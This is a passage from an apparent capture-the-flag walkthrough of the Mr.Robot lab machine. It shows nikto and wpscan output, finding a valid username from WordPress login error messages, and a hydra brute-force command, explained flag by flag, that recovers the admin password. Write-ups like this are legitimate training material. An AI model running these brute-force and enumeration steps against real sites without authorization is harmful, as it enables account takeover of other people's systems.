+ Cookie wordpress_test_cookie created without the httponly flag
+ /wp-login/: Admin login page/section found.
+ /wordpress/: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found
+ /blog/wp-login.php: Wordpress login found
+ /wp-login.php: Wordpress login found
+ 7535 requests: 0 error(s) and 17 item(s) reported on remote host
+ End Time:           2018-01-25 14:00:59 (GMT3) (157 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

We can see it is a WordPress webserver. If you look closely at the scan results we can apache mod_negotiation is enabled which allows us the attacker to brute force and there is a WordPress login page found, so let's continue following the trail.

URL: http://192.168.21.129/wp-login/




So let’s test the login page security by placing random user credentials.


ERROR: Invalid username. Lost your password?

Username: root


Password: ●●●●

The error message shows us how weak the login page is, so let’s try to join the dots, the CTF is known as Mr.Robot, and when we inspect the web page we get a clue, “ *Mr. Robot : Who Is Mr.Robot* “



```
The character encoding of the HTML document was not declared. The document will render with garbled text in some browser configurations if the document    192.168.21.129
contains characters from outside the US-ASCII range. The character encoding of the page must be declared in the document or in the transfer protocol.
Array [ "ROUTE:", "" ]                                                                                                                              192.168.21.129:15:197
Array [ Object, "Mr. Robot : Who Is Mr. Robot : Emai…", "Features", "Mr. Robot : Who Is Mr. Robot", "Mr. Robot : Who Is Mr. Robot : Emai…" ]      192.168.21.129:15:197
ReferenceError: ga is not defined [Learn More]                                                                                                     main-acba06a5.js:825:25
```

So who is Mr. Robot? According to the movie Mr.Robot the character referred to us Mr.Robot is known as Elliot. Let us try using Elliot as the username and a random password and see what error it gives us.




ERROR: The password you entered for the username **Elliot** is incorrect. Lost your password?

So the error message shows us that when we have a correct username but an incorrect password.

**Step 3: Gaining Access.**


So we have a username: **Elliot**, but no password so we are going to brute force for the password using the **fsociety.dic** file we downloaded. The file consists of random data.



```
root@ctf-p3nt35t:~/mr.robot# cat fsocity.dic | more
true
false
wikia
from
the
now
Wikia
extensions
scss
window
http
var
page
Robot
Elliot
styles
and
document
mrrobot
com
ago
function
eps1
null
```

So we have to clean the worldlist first to make it alphabetically where it start from numbers first then A to Z.

**Command:** cat fsocity.dic | sort –u > fsocity.txt




```
root@ctf-p3nt35t:~/mr.robot# cat fsocity.dic | sort -u > fsocity.txt
root@ctf-p3nt35t:~/mr.robot# ls
fsocity.dic  fsocity.txt  key-1-of-3.txt
root@ctf-p3nt35t:~/mr.robot# 
```

**sort-** command sorts lines of text files, option **–u** unique **>** output <filename>

Then let's do a word count to confirm if the task was successful.

**Command1:** wc fsocity.dic

**Command2:** wc fsocity.txt




```
root@ctf-p3nt35t:~/mr.robot# wc fsocity.dic
 858160  858160 7245381 fsocity.dic
root@ctf-p3nt35t:~/mr.robot# wc fsocity.txt
11451 11451 96747 fsocity.txt
root@ctf-p3nt35t:~/mr.robot# 
```

So the tool we are going to use for brute forcing is **hydra.** I have never used hydra so after some researching I found that one has to state the **post-form** how the login data is submitted and one can either use **burp suite** or the **source page** to view the post-form syntax.


**Command:** hydra –l Elliot –P fsocity.txt 192.168.21.129 http-post-form "/wp-login.php:log=Elliot&pwd=^PASS^:ERROR" –t 50 –f –V

**Hydra-** brute forcing tool **–l** login with username "Elliot" **–P** password wordlist "fsocity.txt" **target** "192.168.21.129" **http-post-form "**login credentials submission syntax form" **–t** "threshold of how it runs task number of connects in parallel per target **–f** stops if it finds correct credentials matching **–V** verbose outputs the login+pass for each attempt

After sometime we got the matching credentials.



```
[ATTEMPT] target 192.168.21.129 - login "Elliot" - pass "exercise" - 5710 of 11452 [child 9] (0/0)
[ATTEMPT] target 192.168.21.129 - login "Elliot" - pass "exhibited" - 5711 of 11452 [child 26] (0/0)
[ATTEMPT] target 192.168.21.129 - login "Elliot" - pass "Exhibition" - 5712 of 11452 [child 20] (0/0)
[ATTEMPT] target 192.168.21.129 - login "Elliot" - pass "Exif" - 5713 of 11452 [child 19] (0/0)
[ATTEMPT] target 192.168.21.129 - login "Elliot" - pass "exist" - 5714 of 11452 [child 1] (0/0)
[ATTEMPT] target 192.168.21.129 - login "Elliot" - pass "existence" - 5715 of 11452 [child 16] (0/0)
[ATTEMPT] target 192.168.21.129 - login "Elliot" - pass "existing" - 5716 of 11452 [child 21] (0/0)
[ATTEMPT] target 192.168.21.129 - login "Elliot" - pass "exists" - 5717 of 11452 [child 5] (0/0)
[ATTEMPT] target 192.168.21.129 - login "Elliot" - pass "exitstitial" - 5718 of 11452 [child 31] (0/0)
[80][http-post-form] host: 192.168.21.129   login: Elliot   password: ER28-0652
[STATUS] attack finished for 192.168.21.129 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-01-29 15:36:17
```



WordPress 4.9.2 is available! Please update now.

Dashboard

At a Glance

WordPress 4.3.15 running Twenty Fifteen theme. Update to 4.9.2

Activity

No activity yet!

Quick Draft

Title

What's on your mind?

Save Draft


WordPress News

Loading...

Successfully gained access.

**Step 4: Exploit.**

So we have gained access now we have to find a way to exploit, so after going through the WordPress web application we notice we have access to **updates** and **plugins** page, let's run a **wpscan** WordPress Security Scanner against the plugins to see if we will find any vulnerabilities against them.




Plugins
Add New
All (11) | Inactive (11) | Update Available (8)
Search Installed Plugins
Bulk Actions
Apply
11 items
Activate Windows
Go to Settings to activate Windows.


| Plugin | Description |
|---|---|
| Akismet<br>Activate \| Delete | Used by millions, Akismet is quite possibly the best way in the world to **protect your blog from spam**. It keeps your site protected even while you sleep. To get started: 1) Click the "Activate" link to the left of this description, 2) Sign up for an Akismet plan to get an API key, and 3) Go to your Akismet configuration page, and save your API key.<br>Version 3.1.5 \| By Automattic \| View details |
| | There is a new version of Akismet available. View version 4.0.2 details or update now. |
| All In One SEO Pack<br>Activate \| Edit \| Delete | Out-of-the-box SEO for your WordPress blog. Options configuration panel \| Upgrade to Pro Version \| Donate \| Support \| Amazon Wishlist<br>Version 2.2.5.1 \| By Michael Torbert \| View details |
| | There is a new version of All In One SEO Pack available. View version 2.4.4.1 details or update now. |
| All-in-One WP Migration<br>Activate \| Edit \| Delete | Migration tool for all your blog data. Import or Export your blog content with a single click.<br>Version 2.0.4 \| By ServMask \| View details |
| | There is a new version of All-in-One WP Migration available. View version 6.62 details or update now. |
| Contact Form 7<br>Activate \| Edit \| Delete | Just another contact form plugin. Simple but flexible.<br>Version 4.1 \| By Takayuki Miyoshi \| View details |
| Google Analytics by Yoast<br>Activate \| Edit \| Delete | This plugin makes it simple to add Google Analytics to your WordPress site, adding lots of features, e.g. error page, search result and automatic outgoing links and download tracking. |

**Command:** wpscan –u 192.168.21.129 -e vp


**wpscan:** wordpress security scanner **-u:** url target **-e:** enumeration **vp:** only vulnerable plugins.



```
[+] robots.txt available under: 'http://192.168.21.129/robots.txt'
[!] The WordPress 'http://192.168.21.129/readme.html' file exists exposing a version number
[+] Interesting header: SERVER: Apache
[+] Interesting header: X-FRAME-OPTIONS: SAMEORIGIN
[+] Interesting header: X-MOD-PAGESPEED: 1.9.32.3-4523
[+] XML-RPC Interface available under: http://192.168.21.129/xmlrpc.php

[+] WordPress version 4.3.15 (Released on 2018-01-16) identified from rss generator, rdf generator, atom generator, links opml

[+] Enumerating installed plugins (only ones with known vulnerabilities) ...

   Time: 00:00:32 <=================================================================================> (1619 / 1619) 100.00% Time: 00:00:32

[+] We found 7 plugins:

[+] Name: akismet
 |  Latest version: 4.0.2
 |  Last updated: 2017-12-18T16:49:00.000Z
 |  Location: http://192.168.21.129/wp-content/plugins/akismet/

[!] We could not determine a version so all vulnerabilities are printed out

[!] Title: Akismet 2.5.0-3.1.4 - Unauthenticated Stored Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/8215
    Reference: http://blog.akismet.com/2015/10/13/akismet-3-1-5-wordpress/
    Reference: https://blog.sucuri.net/2015/10/security-advisory-stored-xss-in-akismet-wordpress-plugin.html
[i] Fixed in: 3.1.5

[+] Name: all-in-one-seo-pack - v2.0.4
 |  Last updated: 2018-01-19T01:02:00.000Z
 |  Location: http://192.168.21.129/wp-content/plugins/all-in-one-seo-pack/
 |  Readme: http://192.168.21.129/wp-content/plugins/all-in-one-seo-pack/readme.txt
[!] The version is out of date, the latest version is 2.4.4.1

[!] Title: All in One SEO Pack <= 2.1.5 - aioseop_functions.php new_meta Parameter XSS
    Reference: https://wpvulndb.com/vulnerabilities/6888
    Reference: http://blog.sucuri.net/2014/05/vulnerability-found-in-the-all-in-one-seo-pack-wordpress-plugin.html
[i] Fixed in: 2.1.6

[!] Title: All in One SEO Pack <= 2.1.5 - Unspecified Privilege Escalation
    Reference: https://wpvulndb.com/vulnerabilities/6889
    Reference: http://blog.sucuri.net/2014/05/vulnerability-found-in-the-all-in-one-seo-pack-wordpress-plugin.html
[i] Fixed in: 2.1.6

[!] Title: All in One SEO Pack <= 2.2.5.1 - Information Disclosure
```



```
[!] Title: All in One SEO Pack <= 2.2.5.1 - Information Disclosure
    Reference: https://wpvulndb.com/vulnerabilities/7881
    Reference: http://jvn.jp/en/jp/JVN75615300/index.html
    Reference: http://semperfiwebdesign.com/blog/all-in-one-seo-pack/all-in-one-seo-pack-release-history/
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-0902
[i] Fixed in: 2.2.6

[!] Title: All in One SEO Pack <= 2.2.6.1 - Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/7916
    Reference: https://blog.sucuri.net/2015/04/security-advisory-xss-vulnerability-affecting-multiple-wordpress-plugins.html
[i] Fixed in: 2.2.6.2

[!] Title: All in One SEO Pack <= 2.3.6.1 - Unauthenticated Stored Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/8538
    Reference: http://seclists.org/fulldisclosure/2016/Jul/23
    Reference: https://semperfiwebdesign.com/blog/all-in-one-seo-pack/all-in-one-seo-pack-release-history/
    Reference: https://sumofpwn.nl/advisory/2016/persistent_cross_site_scripting_in_all_in_one_seo_pack_wordpress_plugin.html
    Reference: https://wptavern.com/all-in-one-seo-2-3-7-patches-persistent-xss-vulnerability
    Reference: https://www.wordfence.com/blog/2016/07/xss-vulnerability-all-in-one-seo-pack-plugin/
[i] Fixed in: 2.3.7

[!] Title: All in One SEO Pack <= 2.3.7 -  Unauthenticated Stored Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/8558
    Reference: https://www.wordfence.com/blog/2016/07/new-xss-vulnerability-all-in-one-seo-pack/
    Reference: https://semperfiwebdesign.com/blog/all-in-one-seo-pack/all-in-one-seo-pack-release-history/
[i] Fixed in: 2.3.8

[+] Name: all-in-one-wp-migration - v2.0.4
 |  Last updated: 2018-01-23T13:09:00.000Z
 |  Location: http://192.168.21.129/wp-content/plugins/all-in-one-wp-migration/
 |  Readme: http://192.168.21.129/wp-content/plugins/all-in-one-wp-migration/readme.txt
[!] The version is out of date, the latest version is 6.62

[!] Title: All-in-One WP Migration <= 2.0.4 - Unauthenticated Database Export
    Reference: https://wpvulndb.com/vulnerabilities/7857
    Reference: http://www.pritect.net/blog/all-in-one-wp-migration-2-0-4-security-vulnerability
    Reference: https://www.rapid7.com/db/modules/auxiliary/gather/wp_all_in_one_migration_export
[i] Fixed in: 2.0.5

[!] Title: All-in-One WP Migration <= 6.45 - Reflected Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/8851
    Reference: https://wordpress.org/plugins/all-in-one-wp-migration/#developers
[i] Fixed in: 6.46

[+] Name: google-analytics-for-wordpress - v5.3.2
 |  Last updated: 2018-01-19T14:01:00.000Z
 |  Location: http://192.168.21.129/wp-content/plugins/google-analytics-for-wordpress/
```




```
    Reference: https://wpvulndb.com/vulnerabilities/8201
    Reference: https://jetpack.me/2015/09/30/jetpack-3-7-1-and-3-7-2-security-and-maintenance-releases/
    Reference: https://blog.sucuri.net/2015/10/security-advisory-stored-xss-in-jetpack.html
[i] Fixed in: 3.7.1

[!] Title: Jetpack <= 3.7.0 - Information Disclosure
    Reference: https://wpvulndb.com/vulnerabilities/8202
    Reference: https://jetpack.me/2015/09/30/jetpack-3-7-1-and-3-7-2-security-and-maintenance-releases/
[i] Fixed in: 3.7.1

[!] Title: Jetpack <= 3.9.1 - LaTeX HTML Element XSS
    Reference: https://wpvulndb.com/vulnerabilities/8472
    Reference: https://jetpack.com/2016/02/25/jetpack-3-9-2-maintenance-and-security-release/
    Reference: https://github.com/Automattic/jetpack/commit/dbc33b9105c4dbb0de81544e682a8b6d5ab7e446
[i] Fixed in: 3.9.2

[!] Title: Jetpack 2.0-4.0.2 - Shortcode Stored Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/8500
    Reference: https://jetpack.com/2016/05/27/jetpack-4-0-3-critical-security-update/
